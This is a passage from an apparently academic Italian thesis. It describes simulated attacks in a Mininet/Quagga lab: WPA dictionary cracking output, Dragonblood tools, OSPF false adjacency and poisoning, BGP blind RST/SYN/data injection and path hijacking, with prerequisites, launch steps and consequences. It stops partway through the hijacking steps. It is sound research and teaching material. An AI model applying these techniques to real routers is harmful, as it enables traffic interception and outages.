Speed.#1.........:     1845 H/s (69.74ms) @ Accel:512 Loops:256 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 40960/100000000 (0.04%)
Rejected.........: 0/40960 (0.00%)
Restore.Point....: 4096/10000000 (0.04%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:256-512
Candidates.#1....: 14918888 -> 19214523
```

- Realizzabilità dell'attacco: Solo la configurazione Personal di WPA/WPA2 con la funzionalità di PMK caching abilitata è vulnerabile. Anche se il PMK caching è usato principalmente in WPA2-Enterprise, WPA in questa seconda configurazione non è vulnerabile. Infatti, la PMK è generata dinamicamente per ogni autenticazione completata con successo.

  Nella pratica non c'è un vantaggio pratico nell'usare il PMK caching in reti WPA/WPA2-Personal. Mentre risulta utile in WPA-Enterprise, configurazione in cui si velocizza l'autenticazione EAP con l'authentication server durante il roaming.

- Conseguenze dell'attacco: vedi conseguenze Dictionary attack - Aircrack-ng 4.1.7.

4.1.16 Dragonblood

I rischi principali nell'uso di WPA3-Personal sono gli attacchi di downgrade e i possibili attacchi di side-channel basati sull'analisi dei tempi necessari all'autenticazione contro dispositivi che hanno risorse limitate. Gli altri attacchi invece non sono banali da realizzare.

Date la scarsa diffusione di dispositivi che attualmente implementano WPA3, la complessità di esecuzione degli attacchi e la stretta correlazione di alcuni di essi con il Dictionary attack già esposto per WPA2-Personal, non ho testato alcun tool che sfrutta le vulnerabilità di Dragonblood. I tool attualmente disponibili sono:

- Dragondrain: tool che verifica se un AP è vulnerabile ai DoS attack;
- Dragontime: tool sperimentale che esegue attacchi di side-channel basati sull'analisi dei tempi necessari all'autenticazione;
- Dragonforce: tool sperimentale che raccoglie informazioni dagli attacchi di side-channel basati sull'analisi dei tempi necessari all'autenticazione o sull'analisi della cache ed esegue un attacco di partizionamento sulla password (semplifica il Dictionary attack riducendo lo spazio da esplorare).

Gli attacchi possono essere condotti contro dispositivi che usano `hostapd` e `wpa_supplicant`. L'attacco di side-channel basato sull'analisi dei tempi necessari all'autenticazione può essere condotto contro le implementazioni di WPA3-Personal che supportano i security group MODP 22, 23 e 24. Ma nella maggior parte delle implementazioni questi gruppi non sono abilitati di default.

4.2 Implementazione attacchi Routing

Per ogni attacco descritto nella sezione Routing del Capitolo 3 illustro i passi da eseguire per la sua simulazione, tramite l'uso della topologia e degli script che ho sviluppato. Questi usano le API esposte da Mininet per costruire la topologia, i daemon di Quagga per eseguire le istanze di routing e Scapy per la manipolazione dei pacchetti.

Mininet [35] è un emulatore che simula host, switch, router e link a partire da un singolo kernel Linux. È in altre parole un sistema di orchestration di container e non dovrebbe essere eseguito

all'interno di un altro sistema di container (es. `docker`). Per la simulazione di una rete complessa adotta la virtualizzazione leggera, tramite cui fornisce un sistema che si avvia velocemente e scala bene anche in presenza di molti host simulati, a differenza di un sistema che ospita più virtual machine complete. Un host mininet si comporta esattamente come un host reale, infatti può eseguire codice e tool installati sul sistema Linux ospitante. I tool eseguiti possono inviare pacchetti attraverso le interfacce Ethernet simulate. È possibile creare una rete Mininet che è la replica di una rete fisica o viceversa. Una generica rete Mininet si compone di:

- host: un host simulato è un gruppo di processi in user space trasferiti in un namespace di rete (container dello stato della rete), in cui il singolo processo usa in esclusiva le interfacce, le porte e le routing table assegnategli.
- link: sono gestiti tramite le funzionalità fornite dal kernel Linux. Ogni host simulato ha le sue interfacce Ethernet virtuali e i link tra le coppie di interfacce si comportano esattamente come i link fisici.
- switch: Mininet usa Linux bridge oppure Open vSwitch per smistare i pacchetti tra le interfacce. Le operazioni di switch e router possono essere eseguite in kernel space (favorendo la velocità di smistamento) o in user space (rendendo facile la modifica dei pacchetti).

I namespace di rete permettono la creazione di domini di rete virtuali isolati con le proprie interfacce, i propri indirizzi IP e le proprie routing table. Consentono di avere ambienti isolati e quindi di utilizzare indirizzi IP che si sovrappongono. I namespace di rete sono usati anche in `docker` e OpenStack.

Tra i vantaggi nell'utilizzo di Mininet rientra la velocità di avvio della rete simulata; in questo modo posso avere dei cicli di esecuzione, modifica e debug molto rapidi. Mi permette di creare la topologia in modo molto flessibile (anche grazie all'API python) e di eseguire qualsiasi programma disponibile sul kernel Linux. I suoi switch possono essere programmati con OpenFlow e il relativo codice può essere facilmente installato sugli switch fisici che supportano tale tecnologia. Mininet può essere eseguito in locale o in cloud e i risultati di simulazione ottenuti possono essere facilmente condivisi e replicati.

Tuttavia ha anche alcuni limiti. Gli host di Mininet condividono il file system e il PID space dell'utente root del sistema ospitante. L'esecuzione su una singola macchina è conveniente ma se la dimensione della rete simulata cresce bisogna tenere in considerazione le limitate risorse disponibili. Dato che ogni host è basato sul kernel Linux non può eseguire software che dipende dal kernel Windows o di altri sistemi operativi. Mininet non fornisce una mappa visiva della topologia creata, sono però disponibili servizi online (come Mininet Topology Visualizer [36]) che creano il grafico della topologia di rete a partire da informazioni estratte dalla CLI. Inoltre non è in grado di creare il controller OpenFlow, quindi è necessario individuare o sviluppare un controller con le funzionalità di cui si ha bisogno.

Una volta realizzata la topologia della rete tramite Mininet ho avuto bisogno di un controller open source che si occupasse dello smistamento del traffico secondo il protocollo di routing da attaccare.

Le implementazioni dei protocolli di routing vengono continuamente migliorate in modo che supportino reti più grandi e più complesse, volumi di traffico più grossi e che risolvano nuovi problemi di sicurezza. Il mercato del software di routing inizialmente era chiuso, quindi ogni router eseguiva solo software del produttore dell'hardware. Le nuove funzionalità, i miglioramenti di performance e la risoluzione di bug erano disponibili solo quando il produttore li rilasciava. I grossi clienti potevano richiedere delle funzionalità personalizzate, ma molto spesso le modifiche introdotte andavano a discapito dei miglioramenti già disponibili. Divenne chiaro che era necessario migrare verso software di routing non proprietario, che potesse essere usato sia su hardware di base che essere abbastanza flessibile per l'aggiornamento e lo sviluppo di funzionalità sperimentali. Dopo anni di sviluppo sono disponibili suite di routing open source, che forniscono un servizio stabile con molte funzionalità e con la possibilità di aggiungere miglioramenti. Le suite maggiormente diffuse sono: Quagga, Free Range Routing (FRR), BIRD e OpenBGPD.

Quagga Routing Project [37] è una suite di software di routing con un'ampia community. È il successore di GNU Zebra e supporta diversi protocolli di routing (OSPFv2, OSPFv3, RIPv1, RIPv2, RIPng e BGP4). La sua architettura si basa sul daemon Zebra, un layer di astrazione del kernel UNIX che espone le Zserv API verso i client Quagga, tramite socket UNIX o socket TCP. Questi client implementano i protocolli di routing e trasmettono gli aggiornamenti di routing al daemon zebra. Con questo approccio, ogni protocollo viene implementato come un processo indipendente, rendendo possibile la manutenzione e l'estensione del sistema con nuovi moduli. L'inconveniente è che i moduli single thread comunicano attraverso un sistema di code di eventi centralizzato, che rappresenta un collo di bottiglia e causa problemi di performance per volumi di traffico molto grandi. Quagga non implementa completamente un router dato che non include le funzionalità di forwarding. Per questo può sfruttare il kernel Linux o può essere guidata da una piattaforma come OpenFlow. Quagga è principalmente usata in ambienti virtuali, in grandi data center e a scopo di ricerca (partendo dal codice open source dei protocolli di routing si implementano nuove funzionalità). È semplice da modificare ed estendere, inoltre dato che è rilasciata con licenza GPLv2 i suoi utilizzatori non sono obbligati a pubblicare il codice modificato e utilizzato, se questo viene sfruttato solo all'interno della propria azienda.

FRR [38] è un fork di Quagga. Alcuni collaboratori di Quagga non contenti della velocità di sviluppo, hanno deciso di staccarsi dalla community e realizzarne una propria. Le varie versioni hanno introdotto miglioramenti di performance, supporto al route tagging e al Virtual Routing and Forwarding (VRF). È la soluzione che rispetto alle altre ha una maggiore copertura di protocolli.

OpenBGPD [39] è mantenuto dalla community di BSD e comprende oltre a bgpd anche ospfd, ospf6d, ripd, dvmrpd, ldpd e mpe. All'avvio dei daemon tramite il fork vengono creati più engine: parent, session e route decision. Il session engine gestisce tutte le sessioni. Il route decision engine mantiene le tabelle, prende le decisioni di routing e genera gli update. Il parent engine si occupa della configurazione e sincronizzazione della RIB con la routing table del kernel Linux. Supporta più RIB contemporaneamente.

BIRD Internet Routing Daemon [40] è l'alternativa più veloce e più efficiente rispetto a Quagga, FRR e OpenBGPD. Supporta IPv6 eseguendo un daemon separato e supporta più istanze di protocolli e più routing table. Il forwarding dei pacchetti viene eseguito sincronizzando le BIRD table con le FIB del kernel Linux, dato che come Quagga non implementa il packet forwarding. Supporta un proprio linguaggio di programmazione composto da due tipi di oggetti: filtri e funzioni. Quando una rotta viene passata tra i protocolli e le routing table, i filtri sono interpretati dal core BIRD. Il filtro riceve la rotta, ne esamina gli attributi e se necessario li modifica. Infine decide se accettare o rifiutare la nuova rotta. Le funzioni permettono di gestire codice senza bisogno di ripeterlo, ma non supportano la ricorsione. È la soluzione preferita dagli Internet Exchange Point (IXP) e dai grandi CDN/cloud provider per le sue performance migliori in BGP e la grande mole di traffico gestibile rispetto a Quagga. BIRD è usato da Amsterdam Internet Exchange, DE-CIX a Francoforte e London INternet eXchange (LINX), oltre che da North-American Peering And Internet eXchange (PAIX), Moscow Internet Exchange (MSK-IX) e London Network Access Point (LONAP). Viene anche usato da Netflix, Equinix e Amazon Twitch.

Per poter implementare alcuni degli attacchi contro i protocolli di routing è stato necessario abilitare esplicitamente il RPF in loose mode. Tale funzionalità nel kernel Linux di default è in strict mode ma in un contesto reale non supporterebbe il routing asimmetrico.

L'implementazione di alcuni attacchi ha richiesto la creazione di pacchetti ad hoc tramite l'impiego di Scapy [41], una suite python che permette di inviare, fare sniffing, analizzare e creare pacchetti di rete. Queste capacità forniscono una base per realizzare tool che possono scansionare, fare il tracerouting, sondare, testare, attaccare o fare il network discovery. Può sostituire `hping`, `arpspoof`, `arping` e anche alcuni componenti di `nmap`, `tcpdump` e `tshark`. Inoltre può eseguire delle attività che altri tool non possono eseguire come l'invio di frame invalidi, l'injection di frame 802.11 e la combinazione di più tecniche (decodifica VoIP su canali cifrati con WEP, ...).

Scapy esegue principalmente due funzioni: invia i pacchetti e riceve le risposte. Quindi definisco un insieme di pacchetti, Scapy li invia, riceve le risposte, le accoppia al pacchetto corrispondente e mi restituisce una lista di coppie di pacchetti e una lista di pacchetti senza corrispondenza. Il vantaggio rispetto a `nmap` e `hping` è che una risposta non viene ridotta a un risultato `open/closed/filtered` ma posso vedere l'intero pacchetto. Sulla base di Scapy posso creare più

funzioni di alto livello, ad esempio un traceroute che mostra nel risultato solo il TTL della richiesta e l'indirizzo IP sorgente della risposta, un tool che fa il ping verso tutti gli indirizzi IP di una rete e mostra quelli che hanno risposto oppure un tool che fa un port scan e salva il risultato in LaTeX. In sostanza Scapy permette di costruire i pacchetti a proprio piacimento. Ha un modello flessibile che prova a superare i limiti sulle assunzioni di incapsulamento dei vari layer. Questo mi permette quindi di inserire qualsiasi valore in qualsiasi campo voglia e incastrare i layer senza rispettare l'incapsulamento standard.

Per implementare alcuni attacchi ho impiegato le estensioni di Scapy per OSPF (`ospf.py` [42]) e BGP (`bgp.py` [43]) disponibili nel suo repository github.

4.2.1 DDoS Reflection attack

Nel luglio 2015 Akamai ha osservato un picco di 12.8 Gbps in cui la maggior parte del traffico era originato dagli U.S.A. I router vettori dell'attacco eseguivano firmware per SOHO (es. DD-WRT) o erano dispositivi NAS (es. BlueArc Titan). L'analisi a posteriori ha evidenziato che oltre 53000 dispositivi connessi a Internet rispondevano alle query RIPv1. Solo 500 di questi dispositivi sono risultati gli effettivi vettori dell'attacco. È stato inoltre osservato che alcune implementazioni di RIPv1 che ricevono pacchetti RIP malformati rispondevano con un pacchetto che non conteneva informazioni sulla routing table. Se da un lato questo comportamento abbassa il fattore di amplificazione e trasforma l'attacco in un reflection attack, potrebbe essere sfruttato per diversificare l'attacco a partire da un singolo router.

Degli oltre 53000 dispositivi individuati, circa 20000 erano in ascolto sulla porta 80 TCP esponendo informazioni tramite il web server attivo. Dall'analisi i modelli dei router erano principalmente Netopia-3000/2000, ZTE ZXV10 e TP-LINK TD-8xxx, hardware che ha avuto un'ampia diffusione nel boom dell'ADSL. Da questi rilevamenti risulta che gli ISP tendono a mantenere gli stessi dispositivi per anni, senza spingere i clienti a cambiarli. Tendenzialmente, col passare del tempo questi dispositivi espongono vulnerabilità legate al software che utilizzano.

4.2.2 Remote False Adjacency attack

La topologia utilizzata per simulare l'attacco è riportata in Figura 4.1. Si compone dell'attaccante e di tre router OSPF: R1, R2, R3, rispettivamente con Router ID 1.1.1.1, 2.2.2.2 e 3.3.3.3. Completato l'attacco il router fantasma RF con Router ID 2.2.2.3 viene aggiunto nella LAN 10.0.1.0/24. Su ogni router è attivo il daemon di routing `ospfd`.

Il codice utilizzato per simulare l'attacco è disponibile sul mio repository github mastinux/ospf-remote-false-adjacency-attack [44]. I file rilevanti sono i seguenti:

- `ospf.py` definisce le classi Router e SimpleTopo. Router estende la classe Switch e definisce il router all'interno del namespace della rete. SimpleTopo estende la classe Topo e crea la topologia necessaria all'attacco. Switch e Topo sono due classi built-in di Mininet.



Figura 4.1. Topologia per Remote False Adjacency attack.

- `attack.py` sfruttando l'estensione `ospf.py` per Scapy crea e invia i messaggi OSPF finalizzati alla realizzazione dell'attacco.

I file di configurazione di esempio per `zebra` e `ospfd` di R1 sono riportati in Appendice B. Nel file di configurazione del daemon `zebra` si definisce la password di accesso, gli indirizzi IP delle interfacce e il formato del logging. Mentre nel file di configurazione del daemon `ospfd` si definisce la password di accesso, il tipo di rete OSPF per ogni interfaccia, le aree OSPF a cui appartengono le reti e il formato del logging. I file di configurazione degli altri router (R2, R3) sono analoghi a quelli di R1.

- Attori dello scenario:
  - attaccante: host connesso a un router remoto rispetto alla LAN del router vittima;
  - vittima: router OSPF.
- Prerequisiti dell'attacco:
  - la chiave di autenticazione dei messaggi OSPF è uguale su tutti i link;
  - il router vittima deve essere il designated router della LAN;
  - i router non implementano il RPF in strict mode.
- Procedimento dell'attacco:
  1. Avviare l'ambiente di simulazione.
     Eseguendo lo script avvio le istanze dei router e degli host.

     ```
     # python ospf.py
     ```

  2. Lanciare l'attacco.
     Eseguo l'attacco scegliendo l'opzione `1`.

     ```
     > 1
     ```

     Lo script apre un secondo terminale in cui riporta le notifiche dell'invio del primo Hello Message, dei successivi DBD Message e degli Hello Message finali per rendere persistente il router fantasma.
  3. Analizzare il contenuto dei file di cattura.
     Dopo un intervallo di raccolta, lo script apre tramite `wireshark` i file di cattura interessanti per analizzare l'attacco e i suoi effetti. Gli Hello Message inviati dal router vittima dopo l'esecuzione dell'attacco contengono tra gli Active Neighbor l'ID del router fantasma.
- Realizzabilità dell'attacco: L'attacco presuppone che l'attaccante possa inviare LSA ai router nel dominio di routing e che i router li processino come se fossero LSA validi. Questo può verificarsi quando un attaccante prende il controllo di un singolo router interno ad un AS. L'attaccante può ottenerne il controllo con l'aiuto del personale autorizzato che ha accesso fisico oppure remotamente sfruttando una vulnerabilità di implementazione. Vulnerabilità di questo genere sono CVE-2018-0175 e CVE-2019-1756.

  L'Hello e i DBD Message sono inviati verso la vittima da remoto. Quindi, l'attaccante deve conoscere la chiave di autenticazione dei messaggi della LAN della vittima. Dato che l'attaccante che ha preso il controllo di un router remoto conosce solo le chiavi segrete dei link direttamente connessi al suo router, deve assumere che tutti i link dell'AS usino la stessa chiave. Questa assunzione è valida in molti contesti reali.

  L'adiacenza deve essere mantenuta inviando Hello Message dopo un certo timeout stabilito dal parametro RouterDeadInterval, il cui valore di default è 40 secondi. Se la vittima



Figura 4.2. DoS tramite Remote False Adjacency attack.

non riceve l'Hello Message entro tale timeout rimuove l'adiacenza. Dopo l'instaurazione dell'adiacenza, la vittima invia gli LSA al fantasma e si aspetta di ricevere i relativi acknowledgment. Secondo l'RFC-2328, se un vicino non risponde con un acknowledgment all'LSA il router lo ritrasmette all'infinito. Ciò nonostante, le implementazioni (es. router Cisco) terminano la ritrasmissione dopo 125 secondi e rimuovono l'adiacenza. L'attaccante può falsificare l'acknowledgment: in un caso generico per ogni LSA che si aspetta ha 125 secondi per inviare l'acknowledgment.

Uno studio [45] sugli attacchi contro OSPF illustra come si sia verificata l'efficacia del Remote False Adjacency attack contro router reali. È stato testato contro le implementazioni commerciali più comuni di OSPF: Internetwork Operating System (IOS) di Cisco. Ha avuto successo contro router Cisco 7200 con IOS 15.0(1)M.

L'attaccante sfrutta sia un errato approccio nella configurazione dei router in contesti reali che una debolezza del protocollo OSPF: stessa chiave di autenticazione dei messaggi su tutti i link e il fatto che il master possa completare l'instaurazione di un'adiacenza senza vedere alcun messaggio da parte del router slave. Il fatto che in molti AS si usi la stessa chiave segreta su tutti i link deriva dal fatto che OSPF non ha meccanismi built-in di key establishment.

- Conseguenze dell'attacco: Questo attacco può essere sfruttato per creare un black hole per il traffico destinato a una specifica rete. Il router fantasma deve annunciare un link verso la rete obiettivo. Il traffico verrà instradato dai router vicini verso il fantasma. Dato che l'attaccante può creare più fantasmi ovunque voglia all'interno dell'AS può essenzialmente disturbare tutto il traffico destinato alla rete obiettivo. Questa applicazione è raffigurata in Figura 4.2. I percorsi normali per la rete 10.0.1.0/24 sono raffigurati tramite linee continue. Le linee tratteggiate rappresentano i percorsi dirottati verso i router fantasma.

  Un altro potenziale uso dell'attacco è di porre il router fantasma in una posizione strategica nell'AS consentendogli di presentarsi come la scorciatoia per l'instradamento di un grande volume di traffico. Per esempio, può essere connesso a due reti distanti all'interno dello stesso AS. Quindi il fantasma si annuncia con lo stesso router ID su due reti separate. La conseguenza di queste due applicazioni è un DoS.

4.2.3 Poisoning attack

La versione di Quagga (1.2.4) che ho usato durante le simulazioni non è vulnerabile a questo attacco. Infatti durante il calcolo della routing table cerca gli LSA in base alla coppia Advertising Router e Link State ID.

- Realizzabilità dell'attacco: L'attacco ha avuto successo [46] contro router Cisco 7200 e router che utilizzano MikroTik RouterOS 6.2.

- Conseguenze dell'attacco: L'attaccante avvelenando le routing table è in grado di influenzare l'instradamento dei pacchetti. Può farlo passare da un router o da una rete che controlla per intercettarlo o alterarlo. Inoltre può anche influenzare l'instradamento di traffico esterno per altri AS, quando viene instradato attraverso il proprio AS. In alcuni casi l'attacco può avere un pesante impatto sulla connettività Internet di molti AS.

4.2.4 Blind Data attack

La topologia utilizzata per simulare l'attacco è riportata in Figura 4.3. Si compone dell'host attaccante e di quattro AS: AS1, AS2, AS3, AS4. Ogni AS è gestito dal proprio daemon di routing `bgpd` indicato rispettivamente con R1, R2, R3 e R4. Ad eccezione della rete a cui sono connessi il router vittima (R2), il suo peer (R1) non coinvolto nell'attacco e l'host attaccante, ogni router si connette al suo peer utilizzando una rete point-to-point /30. Per ospitare l'host attaccante, la rete a cui è connesso è stata impostata come rete /29. L'host attaccante è connesso alla rete attraverso un hub tra R2 e R1. L'hub consente all'host attaccante di accedere alla rete per inviare il traffico finalizzato all'attacco, come anche di avere una completa visibilità del traffico scambiato tra R2 e R1. La rete obiettivo (9.0.1.0/30) tra R2 e R3 è distante un solo hop; l'assenza di router aggiuntivi nel percorso per raggiungerla elimina eventuali interferenze.

Il codice utilizzato per simulare l'attacco è disponibile sul mio repository github mastinux/bgp-blind-data-attacks [47]. I file rilevanti sono i seguenti:

- `bgp.py` definisce le classi Router e SimpleTopo. Router estende la classe Switch e definisce il router all'interno del namespace della rete. SimpleTopo estende la classe Topo e crea la topologia necessaria all'attacco. Switch e Topo sono due classi built-in di mininet.
- `attacks.py` crea e invia i segmenti TCP e gli UPDATE Message necessari all'attacco.

I file di configurazione di esempio per `zebra` e `bgpd` di R1 sono riportati in Appendice B. Nel file di configurazione del daemon `zebra` si definisce la password di accesso, gli indirizzi IP delle interfacce e il formato del logging. Mentre nel file di configurazione del daemon `bgpd` si definisce la password di accesso, il Router ID, le reti gestite, i vicini (R2) e il formato del logging. I file di configurazione degli altri router (R2, R3, R4) sono analoghi a quelli di R1.

- Attori dello scenario:
  - attaccante: host che ha accesso fisico al link tra due router remoti (R1 - R2) rispetto alla rete obiettivo;
  - vittima: router (R2) connesso a un link point-to-point con un altro router (R3) BGP.
- Prerequisiti dell'attacco:



Figura 4.3. Topologia per Blind Data attack.

  - i router non bloccano le risposte ICMP;
  - i router non implementano il RPF in strict mode;
  - i router non usano indirizzi privati sulle interfacce dei link che li connettono ai router degli altri AS;
  - i router annunciano le reti point-to-point tra le loro coppie.

- Procedimento dell'attacco:

  1. Avviare l'ambiente di simulazione.
     Eseguendo lo script avvio le istanze dei router e degli host.

     ```
     # python bgp.py
     ```

  2. Lanciare l'attacco.
     - Blind RST attack
       Scelgo l'opzione `1` proposta dallo script.

       ```
       > 1
       ```

       Lo script apre due terminali, in uno riporta le notifiche sull'avanzamento dell'attacco mentre nell'altro eventuali errori che si verificano durante la sua esecuzione.
     - Blind SYN attack
       Scelgo l'opzione `2` proposta dallo script.

       ```
       > 2
       ```

       Lo script si comporta in modo analogo all'opzione `1`.
     - Blind Data attack
       Scelgo l'opzione `3` proposta dallo script.

       ```
       > 3
       ```

       Lo script si comporta in modo analogo all'opzione `1`. Per questo attacco, la rotta falsa iniettata è `15.0.0.0/8` e viene presentata come se fosse direttamente connessa al router R3.
  3. Analizzare il contenuto dei file di cattura.
     Quando il terminale delle notifiche annuncia che l'attacco è terminato, scelgo l'opzione `0` per fermare l'ambiente di simulazione.

     ```
     > 0
     ```

     Lo script apre tramite `wireshark` i file di cattura interessanti per analizzare gli effetti dell'attacco.

- Realizzabilità dell'attacco: La realizzabilità di un Blind Data attack è ragionevolmente difficile. In caso di successo i cambiamenti alle informazioni di routing restano tali per pochi minuti ed esiste un'alta probabilità che la connessione venga desincronizzata.

  Inoltre a causa del meccanismo BGP di analisi dei messaggi ricevuti, esiste un'alta probabilità che l'attacco fallisca nella modifica delle informazioni di routing e invece causi solo l'interruzione delle comunicazioni a livello TCP, forzando l'instaurazione di una nuova sessione BGP e invalidando qualsiasi sforzo di brute forcing fatto dall'attaccante.

  Per alcuni sistemi operativi, si è osservato che la porta effimera non viene scelta in modo casuale, ma in modo sequenziale a partire da una porta fissa. Conoscendo questa vulnerabilità, i tentativi necessari per individuare la porta effimera diminuiscono drasticamente. Inoltre è stato osservato che nella maggior parte dei casi, un Blind RST attack potrebbe

essere usato per forzare il peer a scegliere la porta TCP 179, dimezzando la complessità per l'attaccante di individuare la coppia di socket usati nella sessione BGP.

Per il successo del Blind Data attack, che cerca di alterare le informazioni di routing, il SN non solo deve essere nella finestra TCP ma deve anche allinearsi al traffico BGP legittimo. Se non è allineato, l'applicazione BGP rileva un pacchetto malformato e chiude la connessione, invalidando qualsiasi vantaggio ottenuto tramite il brute forcing. Il messaggio BGP più piccolo è il KEEPALIVE Message (19 byte). Se durante l'attacco nella sessione BGP vengono inviati solo KEEPALIVE Message la complessità dell'attacco aumenta. Inoltre se il SN viene scelto in modo casuale per ogni pacchetto, con alta probabilità un Blind Data attack che tenta di modificare le informazioni di routing fallisce. Il tasso di successo invece aumenta se gli UPDATE Message legittimi sono di lunghezza variabile ma non più lunghi di 19 byte.

- Conseguenze dell'attacco: Per il Blind RST attack, quando l'attacco ha successo il router vittima crede che il suo peer abbia terminato la sessione BGP. Dall'altra parte al suo peer risulta che la connessione è ancora aperta e valida. Dato che la sessione è terminata a livello di trasporto con la ricezione del pacchetto TCP RST, il router vittima non invia né si aspetta alcun messaggio BGP. Quindi non notifica al suo peer che la connessione è stata interrotta, mentre il peer mantiene da parte sua la sessione attiva. Qualsiasi tentativo di ristabilire una nuova sessione BGP da parte del router vittima viene rifiutato con un pacchetto TCP RST dal peer.

  La sessione viene ristabilita quando un KEEPALIVE Message viene inviato dal peer. Il router vittima riceve tale messaggio da quella che gli risulta una connessione chiusa e restituisce un pacchetto TCP RST al peer. Ricevuto il pacchetto TCP RST, il peer capisce che la sessione BGP è stata terminata ed entrambi i router provano a instaurare una nuova sessione BGP.

  Le routing table utilizzate nella simulazione sono relativamente piccole se confrontate con le dimensioni e la complessità di una routing table in un ambiente di produzione. È molto probabile che l'intervallo di tempo in cui le sessioni vengono disturbate sia più lungo in un una situazione reale a causa della dimensione della routing table e del numero di rotte che verrebbero colpite dalla diffusione di rotte errate.

  L'attaccante è in grado di degradare le performance di rete interrompendo le sessioni BGP tra i peer oppure modificare le informazioni di routing per instradare i dati a suo piacimento al fine di intercettarli o di modificarli. La propagazione di informazioni di routing errate è solo temporanea. Queste informazioni sono diffuse fino allo scadere dell'Hold Timer di BGP più il tempo richiesto per stabilire una nuova sessione.

  Il tempo necessario a completare l'attacco è molto più ampio del tempo in cui esso ha effetto. Quindi, l'attaccante lo sceglierà solo per obiettivi di alto valore, specialmente se esistono approcci di attacco alternativi e più sostenibili.

  Se l'attaccante deve individuare le porte, il SN e l'AN anche in presenza di una connessione Gigabit Ethernet in grado di inviare approssimativamente 2^{20} pacchetti da 64 byte al secondo, sarebbero necessari in media 24 giorni per trovare la combinazione attaccabile di valori. Il tempo necessario per realizzare il brute forcing della connessione aumenta drasticamente se la dimensione della finestra TCP viene aumentata.

4.2.5 Path Hijacking attack

La topologia utilizzata per simulare l'attacco è riportata in Figura 4.4. Si compone di quattro AS: AS1, AS2, AS3 e AS4; quest'ultimo è l'AS attaccante. Ogni AS è gestito dal proprio daemon di routing indicato come R1, R2, R3 e R4. I link rappresentati con linea continua sono quelli attivi a regime. L'unico link non attivo (tra R1 e R4), che viene poi attivato durante l'attacco, è raffigurato con una linea tratteggiata.

Il codice utilizzato per simulare l'attacco è disponibile sul mio repository github mastinux/bgp-path-hijacking-attack [48]. I file rilevanti sono i seguenti:

- `bgp.py` definisce le classi Router e SimpleTopo. Router estende la classe Switch e definisce il router all'interno del namespace della rete. SimpleTopo estende la classe Topo e crea la topologia necessaria all'attacco. Switch e Topo sono due classi built-in di mininet.
- `connect.sh` apre una shell con un router (di default R1) tramite `telnet`. Questo protocollo è in chiaro, si può fare lo sniffing della connessione e catturare la password di accesso. L'ho usato per la sua semplicità e velocità, trascurando i problemi di sicurezza annessi dato che la topologia viene simulata in locale e non viene fatto alcun deploy su macchine esterne. È un protocollo obsoleto e in un contesto reale bisogna usare SSH, che stabilisce una connessione protetta.
- `website.sh` apre una shell con un host (di default h1-1) e a intervalli di un secondo esegue `$ curl -s 13.0.1.1`, per recuperare la pagina web esposta dal server attivo nell'AS3.
- `start_rogue.sh` avvia il router R4 configurando i suoi daemon `zebra` e `bgpd`. Per poter consentire l'instradamento dei pacchetti da e verso il server controllato dall'attaccante, i prefissi ospitati dall'AS4 devono essere uguali a quelli ospitati dall'AS vittima (AS3).

I file di configurazione di esempio per `zebra` e `bgpd` di R1 sono riportati in Appendice B. Nel file di configurazione del daemon `zebra` si definisce la password di accesso, gli indirizzi IP delle interfacce e il formato del logging. Mentre nel file di configurazione del daemon `bgpd` si definisce la password di accesso, il Router ID, le reti gestite dall'AS, i vicini (R1 e R4) e il formato del logging. I file di configurazione degli altri router (R2, R3, R4) sono analoghi a quelli di R1.

- Attori dello scenario:
  - attaccante: operatore dell'AS4 o attaccante che ha preso il controllo del router R4;
  - vittima: utenti connessi all'AS3.
- Procedimento dell'attacco:
  1. Avviare l'ambiente di simulazione.
     Eseguendo il seguente comando avvio le istanze degli AS e degli host.
     `# python bgp.py`
  2. Accedere al daemon di routing.
     In un altro terminale avvio una sessione con il daemon dell'AS1. La password è `en`.
     `$ ./connect.sh`
